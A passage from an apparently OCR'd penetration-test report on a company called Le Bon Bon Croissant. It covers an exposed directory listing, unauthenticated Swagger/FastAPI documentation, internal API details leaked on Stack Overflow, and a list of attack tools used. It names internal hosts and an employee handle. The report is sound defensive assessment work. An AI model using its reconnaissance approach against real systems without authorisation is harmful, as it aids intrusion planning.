
Disable directory listing on the web server or require authentication to access these resources.

Affected URL (IP):

- http://scrumdiddlyumptious.warehouse.lebonboncroissant.com/inventory/ (10.0.17.12)

Exploitation Details:

- Browsing to the `/inventory` endpoint shows the files available as a directory listing. One is able to click on any of them to view their contents.



Browsing to the /inventory endpoint shows the files available as a directory listing.

OBS-12: Insecure API Documentation

Severity: Low
Impact: Low
Likelihood: Medium

Description:

The documentation for the Swagger API and FastAPI are available to be viewed by browsing to the `/doc` or `/docs` endpoint. The documentation shows specific API queries that are available for the given endpoint as well as parameters needed for the query.

Potential Business Impact:

Any user is able to view the documentation for the Swagger and FastAPI, showing valid API queries with the parameters needed. This can help aid an attacker targeting either API service and can result in being used for an attack or to obtain sensitive data like mentioned in OBS-04.
Recommendations:

Restrict access to the documentation endpoints listed through the use of a login or token authorization.


Affected URLs (IP):

- http://eggdicator.warehouse.lebonboncroissant.com (10.0.17.10)
- http://goldenticket.warehouse.lebonboncroissant.com (10.0.17.11)


Exploitation Details:

Browse to the affected URLs to view the documentation for the FastAPI or Swagger API.

The FastAPI console documents valid functions and endpoints for the API.



The Swagger API console documents valid functions and endpoints for the API.



Any user can interact with the FastAPI through the console GUI.

OBS-13: Internal API Details on Stack Overflow

Severity: Low
Impact: Low
Likelihood: High

Description:

Information about one of LBC's internal applications is available on a public forum.

Potential Business Impact:

A prospective attacker can use this information to gain a better understanding of the applications running within LBC's internal network in order to prepare for an attack.

Recommendations:


Remove the pot from StackOverflow. If external assistance is required in the future, seek out professional private forums with regulations regarding the use or disclosure of materials posted therein.

Affected URL:


- https://stackoverflow.com/questions/69502434/swagger-file-security-scheme-defined-but-not-in-use

Exploitation Details:

Searching Google for "lebonboncroissant" returns a Stack Overflow post in which an LBC employee posts a question about one of the internal APIs.



Google search in which the forum posting appeared.



Public forum posting on StackOverflow

```
swagger: "2.0"

# basic info is basic
info:
  version: 1.0.0
  title: Das ERP

# host config info
# Added by API Auto Mocking Plugin
host: virtserver.swaggerhub.com
basePath: /rossja/whatchamacallit/1.0.0
#host: whatchamacallit.lebonboncroissant.com
#basePath: /v1

# always be schemin'
schemes:
- https

# we believe in security!
securityDefinitions:
  api_key:
    type: apiKey
    name: api_key
    in: header
    description: API Key
```

Code snippet referencing LBC's internal infrastructure

jimjoseph_lebonboncroissant is listed as the author of this forum posting.

Appendix: Tools Used

- Nmap
- SMBClient
- Dirb
- Metasploit Framework
- ffuf
- BurpSuite Community Edition
- Hashcat
- Fping
- MySQL/PSQL
- Mpc
- ncmpcpp
- dirsearch
- MySQL